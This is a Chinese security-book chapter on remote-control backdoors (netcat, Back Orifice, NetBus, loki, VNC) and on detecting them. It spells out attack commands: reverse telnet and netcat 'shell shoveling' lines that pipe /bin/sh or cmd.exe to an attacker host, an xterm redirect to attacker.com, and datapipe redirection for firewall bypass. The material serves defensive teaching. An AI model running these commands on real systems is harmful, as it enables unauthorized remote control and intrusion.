对于远程控制后门对策将一直讨论到本节的末尾，因为针对这些攻击加强安全性的大多数机制是彼此类似的。

netcat

我们已在本书以前的章节中详细探讨过称为netcat的"TCP/IP瑞士军刀"（其NT和UNIX版本都参见http://www.l0pht.com/ ~weld/netcat/index.html），它具有在一个给定端口上隐秘地监听，当远程连接请求进入系统时执行某个预先定义的活动的能力。如果预先定义的活动是发动一个命令shell，那么netcat可能成为远程控制的有力工具。入侵者可以接着使用本地机上的netcat拷贝连接该端口，把命令提示返回到自己的主

机。以隐秘的监听模式启动netcat的命令通常隐藏在某个启动文件中，因此netcat监听器能跨越系统重启而继续运行。图14.2展示了这样的后门的一个例子，其中的Windows NT注册表值会在系统自举时启动一个netcat监听器。




图14.2 能够启动运行一个netcat监听器的Windows NT 4注册表

技巧 *聪明的攻击者会对netcat后门程序作模糊处理，称之为像ddedll32.exe之类貌似无辜的名字，管理员被迫仔细思量是否删除它们。*

netcat的－L选项使得监听器跨越多个连接中断之处(connection break)保持活动，－d选项以隐秘模式运行netcat(也就是说没有交互控制台)，－e选项指定待启动的程序，图14.2所示的例子就是NT命令解释器cmd.exe。－p选项指定将在其上监听的端口号，上面的例子中就是8080。UNIX版本的netcat可以同样容易地配置成在某个UNIX系统上启动/bin/sh，从而产生类似的效果。攻击者现在必须做的事就是使用本地的netcat连接这个监听端口。他们将得到一个远程命令shell。

remote.exe (NT)

出自NT资源工具箱(简称NTRK)的remote工具可在目标系统上以服务器模式启动，在经过NT认证的任何用户以相对应的remote客户模式发起连接时，给他们返回一个命令shell。remote工具的安装非常容易，只需把remote.exe拷贝到远程系统的路径中的某个位置(例如%systemroot%)，因此往往成了安装较为恶毒的工具(例如图形化远程控制工具或键击记录程序)的前奏。第5章中详细讨论了remote.exe。

loki

第11章中简单地讨论过的loki和lokid给攻击者提供了一个简单的机制以重新获取已经侵害过的系统的访问权，这种机制甚至能够渗透到防火墙后面。该产品的巧妙之处在于，客户程序(loki)把攻击者希望远程执行的命令(对应IP分组)包裹在ICMP分组或UDP分组的头部，再发送给服务器程序(lokid)，由它执行其中的命令，并以同样方式返回结果。既然许多防火墙允许ICMP和UDP分组自由出入，因此这种邪恶的分组流动往往能够无障碍地穿透防火墙。下面的命令用于启动lokid服务器程序。

```
lokid -p -i -v 1
```

loki客户程序则如下启动

```
loki -d 172.29.11.191 -p -i -v 1 -t 3
```

loki和lokid联合提供了访问目标系统的一个持久的后门，有时还能穿越防火墙。

Back Orifice和NetBus

这两个工具尽管性质上是图形化的(NetBus甚至提供了粗糙的桌面控制能力)，却主要通过远程调用Windows API函数实现，因此与其说是图形化的远程控制工具，还不如说是远程命令执行后门。我们已在第4章和第5章中讨论过它们的功能，不过还想再次强调安装它们的入侵者寻求隐藏它们的关键位置，以便管理员能够高效地嗅探出它们。

Back Orifice(简称BO)服务器程序能够配置成以任何文件名安装和运行("[space].exe"是不选择任何选项条件下的缺省文件名)。它会往注册表键HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices中增加一项，因此每次系统自

举时它都重新启动。它在31337号UDP端口上监听，除非该端口已配置成做其他事。

Back Orifice在1999年夏天发行了一个新版本。这个称为Back Orifice 2000(简称BO2K,http://www.bo2k.com)的新版本具有以前版本的所有功能，而且还有两个突出的不同：它可运行于Windows NT/2000上(不只是Windows 9x)，而且还有一个开发工具，使检测各种变种变得非常困难。BO2K的缺省配置操作是在54320号TCP端口或54321号UDP端口上监听，把自己拷贝成%systemroot%目录中称为UMGR32.EXE的文件，它假装为进程表中的EXPLORER，以阻止强制的关机企图，如果部署为隐蔽(stealth)模式，作为一个称为"Remote Administration Service(远程管理服务)"的服务安装，此服务位于注册表键HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices下，并在机器启动时也自行启动，并删除源文件。使用随BO2K带的bo2kcfg.exe实用工具可以轻易地修改所有这些值。

NetBus也能相当灵活地配置，而且有若干个变种在因特网上流传。它的缺省服务器程序可执行文件名为patch.exe(可以更改为任何名字)，而且一般写入注册表键HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run中，因此系统每次自举时都会重启该服务器程序。NetBus缺省在12345号TCP端口或20034号UDP端口上监听(也是完全可以配置)。


Back Orifice对策

Back Orifice企图(与FTP，telnet,SMTP,HTTP一起)通过Network Flight Recorder开发的一些免费工具可以容易地检测到(http://www.nfr.net/products/bof/)。此Win32 GUI产品可以进行端口监听并报告连接系统的企图。它最酷的功能是假冒回应功能，它可以对telnet请求进行响应，然后记录下攻击者用于企图获得访问权的用户名和密码。如下图所示，该产品在跟踪对系统的攻击方面是很优秀的。

如果知道密码的话，远程删除BO2K也是很容易的，通过GUI客户端连接服务器，进入Server Control，运行带DELETE选项的Shutdown Server命令。

端口重定向：反向telnet,netcat,datapipe,rinetd 以及fpipe

我们已讨论了几个基于shell的远程控制命令，但是，如果有防火墙等能对直接远程连接进行阻挡的情况下，有经验的攻击者就可能利用端口重定向技术绕过这些障碍。



攻击者一旦侵害了一个关键的目标系统(例如防火墙)，他们就能使用端口重定向技术把所有分组转发到一个指定的系统。理解这个脆弱点相当重要。它使得攻击者能够访问防火墙后的任意系统(或其他目标)。重定向通过在某些端口上监听，把收到的原始分组转发到某个指定的次目标来工作。下面，我们将讨论一些手工设置的端口重定向工具，如 telnet 和 netcat，以及一些特别的端口重定向工具，如 datapipe 和 rinetd。

反向 telnet

攻入受损系统的一个很令人喜爱的后门就是执行telnet守护进程，它是大多数UNIX自带的，因此不存在上传文件的要求。我们亲热地称这个后门为“反向telnet”，因为它使用telnet从目标系统反向连接到攻击者本地的两个监听中的netcat窗口，其中一个窗口给目标系统上执行命令的shell提供待执行的命令，执行结果则输出到另一个窗口中。

安置反向 telnet 后门需首先在本地主机上启动两个 netcat 监听器，例如：

```
C:\> nc -vv -l -p 80
D:\> nc -vv -l -p 25
```

然后在目标系统上执行以下UNIX命令，达到从攻击者本地80号端口输入待执行的命令，通过管道提供给目标系统本地shell(它将执行这些命令)，再通过管道往攻击者本地25号端口输出执行结果的目的。

```
sleep 10000 | telnet 172.29.11.191 80 | /bin/sh | telnet 172.29.11.191 25
```

注意 *上面的例子所用的端口号(80和25)是常用的服务端口(分别为HTTP和SMTP)，防火墙一般允许从内部网络外出访问这些端口。*

netcat shell shoveling

如果有netcat可用或可供下载至目标系统，则这种技术就可用。之所以称为"shell shoveling"，是因为它可以将目标系统的功能命令shell铲回到攻击者机器上。假设下面的命令运行在目标机器的远程命令提示符下。

```
nc attacker.com 80 | cmd.exe | nc attacker.com 25
```

如果attacker.com机器正在用netcat监听80和25 TCP端口，而TCP 80允许从受害机器上通过防火墙进入数据，而TCP 25允许从受害机器上通过防火墙输出数据，那




图14.3 在攻击方和目标系统上均使用netcat，shell就可以受控于攻击系统。顶窗口上输入的命令在远程系统上执行，结果显示在底窗口中

么，此命令就可以从受害机器上“铲回”远程命令shell。图14.3显示了攻击例子。顶窗口显示监听80号端口的输入窗口，并发送ipconfig命令；底窗口则接收从远程受害方25号端口输出的数据。

datapipe

用上面讲到的手工配置三个netcat会话来设置端口重定向确实有点令人糊涂。为了节约脑细胞，因特网上还有许多工具专门用来进行端口重定向的。在UNIX系统上，我们喜欢用一个叫做datapipe的程序(参见http://packetstorm.securify.com/unix-exploits/tcp.exploits/daapipe.c)。使用datapipe时，攻击者可以在目标网络设置一个端口重定向器(port redirector)系统，它在65000号端口上接收分组，并把它们重定向到其后面的某个NT系统(139号端口)或自身。攻击者接着在本地网络设置一个做完全相反工作的系统：它运行datapipe在139号端口上监听来自真正的攻击用系统的分组，并把它们重定向到目标网络上重定向器系统的65000号端口。举例来说，为了攻击防火墙后的一台NT主机(IP地址为172.29.11.100)，在受侵害的主机即目标网络上的端口重定向器系统(IP地址为172.29.11.2)上运行以下命令：

```
datapipe 65000 139 172.29.11.100
```

再在本地网络某个系统上执行以下命令运行datapipe，它在139号端口上监听，并把分组转发到受侵害主机的65000号端口。

```
datapipe 139 65000 172.29.11.2
```

现在就能够通过防火墙访问目标NT主机(IP地址为172.29.11.100)了。图14.4展示了端口重定向的工作原理，并指出它具有绕过分组过滤防火墙的能力。

rinetd

rinetd是Thomas Boutell提供的“Internet redirection server”(http://www.boutell.com/rinetd/index.html)。它将TCP连接从一个IP地址和端口重定向到另一个。其手法很像datapipe，版本有Win32(包括2000)和Linux。rinetd使用非常简单——只需创建一个如下形式转发规则的配置文件：




图14.4 端口重定向

```
bindaddress bindport connectaddress connectport
```

然后就可启动rinetd -c<config_filename>。与datapipe类似，此工具可充分利用配置不当的防火墙。

fpipe

fpipe是Foundstone公司提供的TCP源端口转发/重定向工具，其作者都是该公司

的精英。其TCP流有可选的用户定义源端口功能，非常适合图14.4所示的重定向担任，是替代UNIX版本datapipe的很重要的Windows版本工具。

fpipe和其他rinetd之类的Windows端口重定向工具不同，它可指定转发的源端口。为了避开防火墙或路由器这些防护工具，fpipe是很好的工具，因为防火墙与路由器往往只允许通过从某些端口发出的分组(比如，从TCP 25端口发出的分组才可以与邮件服务器通信)，而TCP/IP分配给客户连接的往往是高数值的源端口，防火墙对于DNS之类的通信一般是允许的。因此，fpipe可以强制这些网络通信使用特定的源端口。这样，防火墙就认为这些信息流是合法的服务而予以放行。

警告 *用户应小心这样一种情况，当使用-s选项来指定外出连接源端口而外出连接关闭时，用户就不能重建至远程机器的连接(fpipe会宣称地址已使用)，直到TCP TIME_WAIT和CLOSE_WAIT的时间到期。这个时间周期可从30秒到4分钟不等，取决于操作系统及版本。这种timeout特性是TCP协议的特性，不是fpipe本身的局限。这种情况的原因是fpipe试图用与前一个会话相同的本地IP/端口及远程IP/端口来建立与远程机器的连接，只有TCP协议栈已决定前一个连接已完全完成之后才能建立新连接。*

VNC

此前讨论的远程控制工具都比较简洁，然而邪恶的黑客真正垂涎的是完全控制，也就是坐在目标系统的虚拟桌面前。工具Virtual Network Computing(简称VNC)提供了这种能力，可以轻易地安装在已经非法“占有”的系统上，作为后门提供以后访问的通路。

出自AT&T Laboratories Cambridge的VNC是一个优秀的图形化远程控制工具。我们已在第5章中展示过经由远程网络连接在Windows NT上安装VNC有多容易：对远程注册表进行编辑以确保该服务不可见地启动(大于3.3.2版本的VNC会在系统图标碟(system tray)中显现出来，从而暴露在交互登录到目标系统上的用户的眼下)，再使用命令行安装VNC服务。当然不论什么版本或模式，Process List(进程清单)中肯定会显现出WinVNC.EXE。

对X Windows及其他图形终端服务的侵害

在UNIX主机上，如果不加限制地允许Xterm(TCP 6000)出去，那么，对前面已讨

论过的端口重定向技术稍加修改，就可以将终端窗口窃取到攻击者系统上。攻击者只需简单地启动X服务器并运行

```
xterm -display attacker.com:0.0 &
```

Windows系统的麻烦更大，虽然不像安装系统后门那样又快又乱，但Windows Terminal Server或基于Citrix Independent Computing Architecture(ICA,http://www.citrix.com)的产品也是通过管道将远程终端回送给攻击者的绝好工具。在Windows 2000上，Terminal Server是一个可选的内置组件，不像NT4那样是完全不同的一个版本，因此更易得到。用资源工具sclist可查看远程受害系统上是否打开了终端服务，然后就可用特权账号去连接。下面的例子说明sclist所列出的Windows 2000上运行的任务。

```
D:\Toolbox>sclist athena
-----------------------
- Service list for athena
-----------------------
running              Alerter              Alerter
. . .
running              TermService          Terminal Services
running              TermServLicensing    Termina. Services Licensing
stopped              TFTPD                Trivial FTP Daemon
stopped              TlntSvr              Telnet
. . .
```

如果安装了Terminal Services Licensing，服务器就可配置为应用程序服务器模式，而不是远程管理模式，对攻击者就有些限制了(Microsoft建议Licensing Server和Terminal Server安装在不同的机器上)。

通用后门对策：对质公堂前的检查

我们已讨论了许多入侵者进行后门攻击的工具和技术，那么，管理员怎样去发现和消除这些“浩劫”呢?

自动工具

俗话说：防患于未然。目前，大多数商业防病毒产品都可以在这些后门程序造成破坏之前(比如存盘或下载电子邮件附件之前)进行自动扫描和检测。Microsoft知识库编号为Q49500的文章有关于这些供应商品清单(http://support.microsoft.com/support/

kb/articles/Q49/5/00.ASP)。

MooSoft Development公司提供了一个叫Cleaner的工具，价格不贵，可以识别并删除1000多个不同类型的后门程序和特洛伊木马(其市场文件中宣称)，可参见http://www.moosoft.com/cleaner.html 。

选择产品时，一定要注意一些关键特性，比如二进制签名文件或注册表项，这是一般不会被普通攻击者修改的。另外，这些工具的有效性，取决于其数据库是否能及时更新。

保存好"库存"清单

如果侵害已然发生，对付前面已讨论过的那些后门的惟一方法是保持警惕。明智的管理员会弄清系统状态的各个方面，并知道如何快速地找到可以信赖和可靠的恢复资源。我们强烈建议，在关键系统初始安装和每次升级安装时一定要留有"库存清单(inventory)"，以防不测。

跟踪系统状态在动态环境下是非常烦人的事，特别是个人工作站，但对于相对静态的生产服务器，可以找到一些工具来确认系统的完整性。完成此项工作的一个方便的方法是采用系统映射工具，本章后面还会讨论。本节会讨论一些免费的(许多是内嵌到系统之中的)、手工的方法来跟踪我们环境的变化。通过这些工具，就可以知道有什么事情在发生。这些技术在发生了侵害之后是可以作为法庭取证之用的。

谁在监听这些端口?

netstat的威力是显然的，特别是在确定本章所讨论过的这些邪恶的端口监听器方面不容低估。下面的例子是此工具的应用实例：

```
D:\Toolbox>netstat -an
Active Connections
     Proto      Local Address          Foreign Address        State
     TCP        0.0.0.0:135            0.0.0.0:0              LISTENING
     TCP        0.0.0.0:54320          0.0.0.0:0              LISTENING
     TCP        192.168.234.36:139     0.0.0.0:0              LISTENING
. . .
     UDP        0.0.0.0:31337          *:*
```

根据本章所讲的内容，你能从上面的输出看出什么问题吗?

当然，netstat的惟一弱点是不能告诉你端口监听的究竟是什么。Foundstone公司的

fport 在 Windows NT 和 2000 上就可以很好地完成此工作。

```
D:\Toolbox>fport
fport - Process port mapper
Copyright(c) 2000, Foundstone, Inc.
http://www.foundstone.com

PID        NAME       TYPE       PORT
-----------------------------------
222        IEXPLORE   UDP        1033
224        OUTLOOK    UDP        1107
224        OUTLOOK    UDP        1108
224        OUTLOOK    TCP        1105
224        OUTLOOK    UDP        1106
224        OUTLOOK    UDP        0
245        MAPISP32   UDP        0
266        nc         TCP        2222
```

我们可以看到 netcat 在 2222 端口监听，而 netstat 只能指出其端口号。

扫描大网络去查找这些监听程序，最好部署第 2 章所讨论的那些端口扫描程序或网络安全扫描工具。

不管用什么方法查找监听端口，其输出往往是无意义的，除非你知道要查找的是什么。表 14.1 列出了一些远程控制软件的证据和特征。

后门	缺省 TCP	缺省 UDP	允许的替代端口
Remote.exe	135–139	135–139	No
Netcat	Any	Any	Yes
Loki	NA	NA	NA
Reverse telnet	Any	NA	Yes
Back Orifice	NA	31337	Yes
Back Orifice 2000	54320	54321	Yes
NetBus	12345	NA	Yes
Masters Paradise	40421,40422,40426	NA	Yes
pcAnywhere	22,5631, 5632,65301	22,5632	No

表 14.1 远程控制后门端口号

续表 ▶

▶续表

后门	缺省TCP	缺省UDP	允许的替代端口
ReachOut	43188	None	No
Remotely Anywhere	2000,2001	None	Yes
Remotely Possible/ControlIT	799,800	800	Yes
Timbuktu	407	407	No
VNC	5800,5801	None	Yes
Windows Terminal Server	3389	3389	No
NetMeeting Remote Desktop Control	49608,49609	49608 49609	No
Citrix ICA	1494	1494	No

表14.1 远程控制后门端口号

如果你发现系统上有上述端口在监听，可以肯定你的系统被侵犯了，或者是邪恶的入侵者，或者是粗心的管理员。对于一些看似平常的端口也要小心，因为许多工具可以配置为监听定制端口。要使用边界安全设备来保证从因特网对这些端口的访问是受限制的。

关于其他后门端口信息，可查阅：

- ▼ http://www.tlsecurity.net/main.htm
- ■ http://www.commodon.com/threat/threat-ports.htm
- ▲ http://www.chebucto.ns.ca/~rakerman/port-table.html

清除恶毒进程

另一个确认后门的方法是检查nc，WinVNC.exe之类的执行程序的进程列表。在NT上，可用NTRK pulist工具来显示所有运行的进程，或者用sclist显示所有运行的服务。pulist和sclist命令使用简单，也可以通过简单的脚本编程，自动工作于本地系统或网络上。pulist的输出样例如下

```
C:\nt\ew>pulist
Process          PID        User
Idle             0
```

```
System                  2
smss.exe                24          NT AUTHORITY\SYSTEM
CSRSS.EXE               32          NT AUTHORITY\SYSTEM
WINLOGON.EXE            38          NT AUTHORITY\SYSTEM
SERVICES.EXE            46          NT AUTHORITY\SYSTEM
LSASS.EXE               49          NT AUTHORITY\SYSTEM
...
CMD.EXE                 295         TOGA\administrator
nfrbof.exe              265         TOGA\administrator
UEDIT32.EXE             313         TOGA\administrator
NTVDM.EXE               267         TOGA\administrator
PULIST.EXE              309         TOGA\administrator
C:\nt\ew>
```

Sclist 可将远程机器上运行的服务进行分类，下面就是一个例子：

```
C:\nt\ew> sclist \\172.29.11.191
-----------------------------------
- Service list for \\172.29.11.191
-----------------------------------
running         Alerter             Alerter
running         Browser             Computer Browser
stopped         ClipSrv             ClipBook Server
running         DHCP                DHCP Client
running         EventLog            EventLog
running         LanmanServer        Server
running         LanmanWorkstation   Workstation
running         LicenseService      License Logging Service
...
stopped         Schedule            Schedule
running         Spooler             Spooler
stopped         TapiSrv             Telephony Service
stopped         UPS                 UPS
```

对于UNIX，可使用pc命令，不同UNIX类型使用不同的pc命令选项，对于Linux，是ps -aux，而Solaris则是ps -ef。这些命令可以通过编程来报告运行进程的变化。一些其他把监听服务映射到运行进程的优秀UNIX工具包括大多数UNIX上使用的lsof (ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/NEW/) 以及FreeBSD版本上用的sockstat。

这些工具的输出样例如下：

```
[crush] lsof -i
COMMAND          PID USER   FD TYPE    DEVICE SIZE/OFF NODE NAME
syslogd          111 root   4u IPv4    0xc5818f00 0t0  UDP *:syslog
dhcpd            183 root   7u IPv4    0xc5818e40 0t0  UDP *:bootps
dhcpd            183 root   10u IPv4   0xc5bc2f00 0t0  ICMP *:*
sshd             195 root   3u IPv4    0xc58d9d80  0t0  TCP *:ssh (LISTEN)
sshd             1062 root  4u IPv4    0xc58da500 0t0  TCP crush:ssh->
                                                       192.168.1.101:24.0
                                                       (ESTABLISHED)
Xaccel           1165 root  3u IPv4    0xc58dad80 0t0  TCP *:6000 (LISTEN)
gnome-ses        1166 root  3u IPv4    0xc58dab60 0t0  TCP *:1043 (LISTEN)
panel            1201 root  5u IPv4    0xc58da940 0t0  TCP *:1046 (LISTEN)
gnome nam        1213 root  4u IPv4    0xc58da2e0 0t0  TCP *:1048 (LISTEN)
gen_util_        1220 root  4u IPv4    0xc58dbd80 0t0  TCP *:1051 (LISTEN)
sshd             1245 root  4u IPv4    0xc58da720 0t0  TCP crush:ssh->
                                                       192.168.1.101:2642
                                                       (ESTABLISHED)

[crush] sockstat
USER  COMMAND          PID   FD PROTO  LOCAL ADDRESS   FOREIGN ADDRESS
root  sshd             1245  4 tcp4    10.1.1.1.22     192.168.1.101.2642
root  gen_util         1220  4 tcp4    *.1051          *.*
root  gnome-na         1213  4 tcp4    *.1048          *.*
root  panel            1201  5 tcp4    *.1046          *.*
root  gnome-se         1166  3 tcp4    *.1043          *.*
root  Xaccel           1165  3 tcp4    *.6000          *.*
root  sshd             1062  4 tcp4    10.1.1.1.22     192.168.1.101.2420
root  sshd             195   3 tcp4    *.22            *.*
root  dhcpd            183   7 udp4    *.67            *.*
root  syslogd          111   4 udp4    *.514           *.*
```

当然，由于我们上面讨论的大多数执行程序都是可重命名的，因此后门程序很难与合法的服务或进程分开。除非你在初始安装或复次更新时都有完整的"库存"清单。

保存文件系统上的标签

经常性地保存完整的文件和目录清单以便和前面的报告进行比较的确会使经常加班的管理员叫苦不迭，但在系统不是经常变化时，的确是一个发现邪恶脚印的好方法。

对于Novell，可以使用ndir命令跟踪文件大小、最近访问时间等等；对于UNIX系统，可以用ls -la命令编写脚本记录每个文件的名字和大小；对于Windows，可以使用dir

命令记录最近保存时间、最近访问时间和文件大小。我们也推荐afind、hfind以及sfind等工具，它们是NTObjectives提供的，且不会改动访问时间，可以查到隐藏文件以及文件中数据流的修改。

利用NT文件系统(NTFS)的内置功能还可以对NT/2000进行文件级审核，右击指定文件或目录，选择Security标签，单击Auditing按钮，对每个用户或用户组分配相应的设置。

Windows 2000引入了Windows文件保护(WFP)，可以通过Windows 2000的设置程序保护安装的系统文件免遭覆盖(包括%systemroot%下的约640个文件)。这个特性的另一个感兴趣的副产品是，在 %systemroot%\system32\dllcache\nt5.cat 下的编目文件(Catalog file)中有这些关键文件的SHA-1散列。利用这个散列文件可以和当前系统文件的SHA-1散列进行比较，可以确认其完整性。文件签名确认工具(sigverif.exe)执行此确认过程(单击Advanced按钮，Logging标签，然后选择Append To Existing Log File 就可以和前次运行的结果进行比较)。不过，请注意，WFP并不是将每个文件均和其惟一签名相关联——NTBugtraq的Russ Cooper在2000年5月注意到，WFP并不对签名文件的拷贝覆盖留意(比如，拷贝notepad.exe 覆盖wscript.exe 就会被忽略掉)。在我们的测试中，拷贝一个非Windows文件覆盖wscript.exe ——sigverif仍显示完整性没问题! 因此也不能完全依赖它。

